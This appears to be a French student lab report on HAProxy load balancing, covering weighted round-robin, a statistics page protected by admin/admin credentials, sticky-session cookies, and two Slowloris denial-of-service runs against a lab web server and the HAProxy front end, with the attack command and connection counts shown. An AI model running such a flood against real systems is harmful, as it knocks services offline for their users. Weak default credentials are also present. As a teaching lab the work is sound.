Table des matières

Schéma 2

Scénario E : Répartition de charge entre deux serveurs web 3

Objectif : 3

Différenciation visuelle des serveurs 3

Configuration HAProxy 3

Résultats observés 3

Scénario f : Affichage du tableau de statistiques HAProxy 4

Objectif : 4

Ce scénario vise à mettre en place et à consulter l'interface de statistiques HAProxy, permettant de visualiser en temps réel l'état des frontends, backends et serveurs. 4

Pour activer les statistiques, on n'ajoute une **frontend** dans le fichier /etc/haproxy/haproxy.cfg : . 4

Cette configuration permet d'accéder à l'interface de statistiques via l'URL **http://172.30.214.214:8080/statistiques** avec les identifiants **admin/admin**. 4

Objectif : 5

Mise en place : 5

- **web1** et **web2** hébergent la même application **GSB**. 5
- **HAProxy** est configuré en répartition classique sans cookie. 5
- L'utilisateur est connecté uniquement quand HAProxy envoie ses requêtes vers **le même serveur** 5

Scénario H – Corriger les états incohérents avec des cookies (sticky session) 6

But : Forcer chaque utilisateur à rester sur le même serveur après sa première requête, pour que la session GSB soit gardée et qu'il ne soit plus "éjecté" quand HAProxy alterne entre web1 et web2. 6

Pré-requis (remettre tout propre) 6

Scénario C – Impact d'une attaque Slowloris sur un serveur web 7

But : 7

Mise en œuvre 7


Résultats observés 7

But : 8

Montrer qu'une attaque Slowloris dirigée contre l'IP publique de HAProxy peut bloquer tous les serveurs web derrière, et donc provoquer un déni de service global 8

Mise en œuvre : 8

Schéma


Server-PT
WEB1
172.20.214.81
Server-PT
HAPROXY Server
IP 1 :172.30.214.214
IP 2 :172.20.214.214
Server-PT
WEB2
172.20.214.82

Scénario E : Répartition de charge entre deux serveurs web

Objectif :

L'objectif de ce scénario est de démontrer la répartition de charge effectuée par HAProxy entre deux serveurs web distincts (**web1** et **web2**). Nous avons configuré HAProxy pour attribuer un poids double au serveur **web1**, de façon à ce qu'il reçoive deux fois plus de requêtes que **web2**.

Différenciation visuelle des serveurs

Afin de vérifier facilement quel serveur répond, nous avons personnalisé les pages d'accueil de chaque serveur :

- **web1** : page avec un fond noir par exemple et web2 avec un fond bleu clair

Ainsi, à chaque rafraîchissement du navigateur, la couleur de fond permet d'identifier immédiatement si la requête a été envoyée vers web1 ou vers web2.

Configuration HAProxy

Dans **nano /etc/haproxy/haproxy.cfg** puis section ***backend*** *:*

```
backend web_servers
    balance roundrobin
    cookie SRVNAME insert indirect nocache
    option httpchk HEAD / HTTP/1.0
    server web1 172.20.214.81:80 weight 200
    server web2 172.20.214.82:80 weight 100
```

Résultats observés

En accédant à l'adresse du répartiteur **HAProxy http://172.30.214.214/ :**

- Les rafraîchissements successifs montrent une alternance entre la page noire (web1) et la page bleue (web2).
- On constate que la page noire apparaît deux fois plus souvent, ce qui correspond bien à la pondération configurée.

Scénario f : Affichage du tableau de statistiques HAProxy

Objectif :

Ce scénario vise à mettre en place et à consulter l'interface de statistiques HAProxy, permettant de visualiser en temps réel l'état des frontends, backends et serveurs.

Mise en place :

Pour activer les statistiques, on n'ajoute une **frontend** dans le fichier /etc/haproxy/haproxy.cfg :

```
frontend fe_stats
    bind *:8080
    mode http
    stats enable
    stats uri /statistiques
    stats refresh 30s
    stats auth admin:admin
```

Cette configuration permet d'accéder à l'interface de statistiques via l'URL **http://172.30.214.214:8080/statistiques** avec les identifiants **admin/admin**.





Tableau de statistiques HA Proxy affichant les frontends, backends et serveurs :



Le tableau affiche l'état des serveurs, le nombre de requêtes traitées et les poids appliqués.


Scénario G: Mise en évidence des états incohérents lors de l'authentification GSB


Objectif :

L'objectif de ce scénario est de montrer que l'application **GSB** peut rencontrer des incohérences lors de l'authentification utilisateur. Ces incohérences apparaissent lorsque HAProxy répartit les requêtes entre les deux serveurs web sans conserver la session sur le même serveur.

Mise en place :

- **web1** et **web2** hébergent la même application **GSB**.
- **HAProxy** est configuré en répartition classique sans cookie.
- L'utilisateur est connecté uniquement quand HAProxy envoie ses requêtes vers **le même serveur** .






Scénario H – Corriger les états incohérents avec des cookies (sticky session)


But : Forcer chaque utilisateur à rester sur le même serveur après sa première requête, pour que la session GSB soit gardée et qu'il ne soit plus "éjecté" quand HAProxy alterne entre web1 et web2.

Pré-requis

- **Re-synchroniser la base** entre web1 et web2.
- L'appli GSB est identique sur web1 et web2 .
- PHP/Apache OK sur les deux.



GOOGLE



MICROSOFT

```
backend mon_backend
    balance roundrobin
    cookie SERVERID insert indirect nocache
    server web1 172.20.214.81:80 weight 2 check cookie web1
    server web2 172.20.214.82:80 weight 1 check cookie web2
```

Scénario C – Impact d'une attaque Slowloris sur un serveur web

But :

Montrer qu'une attaque Slowloris peut saturer un serveur web en gardant de nombreuses connexions ouvertes, jusqu'à le rendre indisponible.

Mise en œuvre

- Lancement de la machine **login-D6-slowloris** avec le script ./slowloris.pl -dns 172.20.214.81.
- Attaque dirigée uniquement vers **un serveur web (web1 ou web2)**.
- Sur le serveur attaqué, vérification du nombre de connexions avec :

Résultats observés

- Nombre de connexions sur le port 80 augmente fortement.
- Le serveur web ciblé devient lent ou inaccessible.
- Depuis HAProxy, le backend correspondant apparaît comme **DOWN**.

```
# The primary network interface
allow-hotplug eth0
iface eth0 inet static
        address 172.20.214.99
        netmask 255.255.255.0
```

```
Fichier  Édition  Affichage  Terminal  Aide
root@debian6pirate:/home/squeeze# nano /etc/network/interfaces
root@debian6pirate:/home/squeeze# ifdown eth0
root@debian6pirate:/home/squeeze# ifup eth0
root@debian6pirate:/home/squeeze# S
```

```
root@debian6pirate:/home/squeeze# ./slowloris.pl -dns 172.20.214.81
```

```
root@FMOTT-D13-web1:~# ss -anp | grep 80 | wc -l
9
root@FMOTT-D13-web1:~# ss -anp | grep 80 | wc -l
572
```

avant et apres l'attaque

```
root@debian6pirate:~# ./slowloris.pl -dns 172.20.214.81
CCCCCCCCCCOOCCOOOOO888@8@88880000CCOOO888888888@@@@@@@@@@8@8@@@@88800Coooccc::::
CCCCCCCCCCCCCCCOO888@888888000CCCOOOO888888888888@88888@@@@@@@888@800CCoococc:::
CCCCCCCCCCCCCCOO88@@88888800000000008888888088888888080800008888@88@@800COOOCoc::
CCCCoooooCCCO88@@8@88@88800000000888888888880000000000CCCCCOOOO888@8888000Cc::::
```

Non sécurisé 172.30.214.214/statistiques

HAProxy version 3.0.11-1, released 2025/06/03

Statistics Report for pid 13869

> General process information

pid = 13869 (process #1, nbproc = 1, nbthread = 1)
uptime = 0d 0h03m45s; warnings = 2
system limits: memmax = unlimited; ulimit-n = 524288
maxsock = 524288; **maxconn** = 262118; **reached** = 0; **maxpipes** = 0
current conns = 2; current pipes = 0/0; conn rate = 0/sec; bit rate = 100.879 kbps
Running tasks: 0/19 (0 niced); idle = 100 %

active UP | backup UP
active UP, going down | backup UP, going down
active DOWN, going up | backup DOWN, going up
active or backup DOWN | not checked
active or backup DOWN for maintenance (MAINT)
active or backup SOFT STOPPED for maintenance
Note: "NOLB"/"DRAIN" = UP with load-balancing disabled.

Display option:
- Scope :
- Hide 'DOWN' servers
- Refresh now
- CSV export
- JSON export (schema)

External resources:
- Primary site
- Updates (v3.0)
- Online manual

mon_frontend

	Queue			Session rate			Sessions						Bytes		Denied		Errors			Warnings		Server								
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	Last	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	LastChk	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
Frontend				0	2	-	2	2	262 118	4			2 818	77 030	0	0	1					OPEN								

mon_backend

	Queue			Session rate			Sessions						Bytes		Denied		Errors			Warnings		Server								
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	Last	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	LastChk	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
web1	0	0	-	0	0		0	0	-	0	0	?	0	0		0		0	0	0	0	3s DOWN	* L4TOUT in 2001ms	2/2	Y	-	3	1	3s	-
web2	0	0	-	0	0		0	0	-	0	0	?	0	0		0		0	0	0	0	3m46s UP	L7OK/200 in 0ms	1/1	Y	-	0	0	0s	-
Backend	0	0		1	2		1	1	26 212	6	0	0s	2 818	77 030	0	0		0	0	0	0	3m46s UP		1/1	1	0		0	0s	

Scénario D – Impact d'une attaque Slowloris sur le service HAProxy

But :

Montrer qu'une attaque Slowloris dirigée contre l'IP publique de HAProxy peut bloquer tous les serveurs web derrière**, et donc provoquer un déni de service global**

Mise en œuvre :
Lancement du script slowloris sur l'adresse IP de HAProxy : **./slowloris.pl -dns 172.30.214.214**

Observation des connexions sur HAProxy avec **ss -anp | grep 80 | wc -l.**

Résultats Observes :

Saturation du service HAProxy (port 80 rempli).

Accès impossible à l'ensemble des serveurs web derrière le répartiteur

ATTAQUE HAPROXY :

```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug eth0
iface eth0 inet static
        address 172.30.214.99
        netmask 255.255.255.0
```

```
root@debian6pirate:~# nano /etc/network/interfaces
root@debian6pirate:~# cd
root@debian6pirate:~# ifdown eth0
root@debian6pirate:~# ifup eth0
root@debian6pirate:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
en 1000
    link/ether 00:50:56:bf:01:c5 brd ff:ff:ff:ff:ff:ff
    inet 172.30.214.99/24 brd 172.30.214.255 scope global eth0
    inet6 fe80::250:56ff:febf:1c5/64 scope link
       valid_lft forever preferred_lft forever
3: pan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN
    link/ether 9e:e9:d8:5b:bf:b8 brd ff:ff:ff:ff:ff:ff
root@debian6pirate:~#
```

```
root@FMOTT:~# ss -anp | grep 80 | wc -l
9
root@FMOTT:~# ss -anp | grep 80 | wc -l
1009
```

AVANT ET APRES L'ATTAQUE

```
root@debian6pirate:~# nano /etc/network/interfaces
root@debian6pirate:~# ./slowloris.pl -dns 172.30.214.214
CCCCCCCCCCOOCCOOOOO888@8@88880000CCOOO888888888@@@@@@@@@@8@8@@@@88800Cooocccc::::
CCCCCCCCCCCCCCCOO888@888888000CCCOOOO888888888888@88888@@@@@@@888@800CCoococc:::
CCCCCCCCCCCCCCCO088@@888888000000000088888888088888888808080008888@88@@800COOOCoc::
CCCCoooooOCCCO88@@8@88@888000000008888888888800000000CCCCCOOOO888@8888000Cc::::
CooCoCoooCCCO8@88@888888800088888888888888888880000CCCOoooooooCCOOO888888Cocooc:
oooooooCoCCC88@88888@888008888888888888888808888800CCCOoooocccccCOOO088@8880Coccc
ooooCCOO8088888888@8808008888800888088888000088888Cocoococ::ccooCOO8088888Cooo
oCCCCCCO8000CCCO088@8800000088888088880000CO08888808000CooCocc:::coCOOO8888800CC
oCCCCCOOO880CooCO88@800000088088888800CCCCoCOOO8888800000000Coc::::coCOOOO8880880C
oCCCCOO8800CCCCOO8@@800COOOOO88888888ooccccccoCO8080088800000Cc.:ccooCCOOOO888880C
```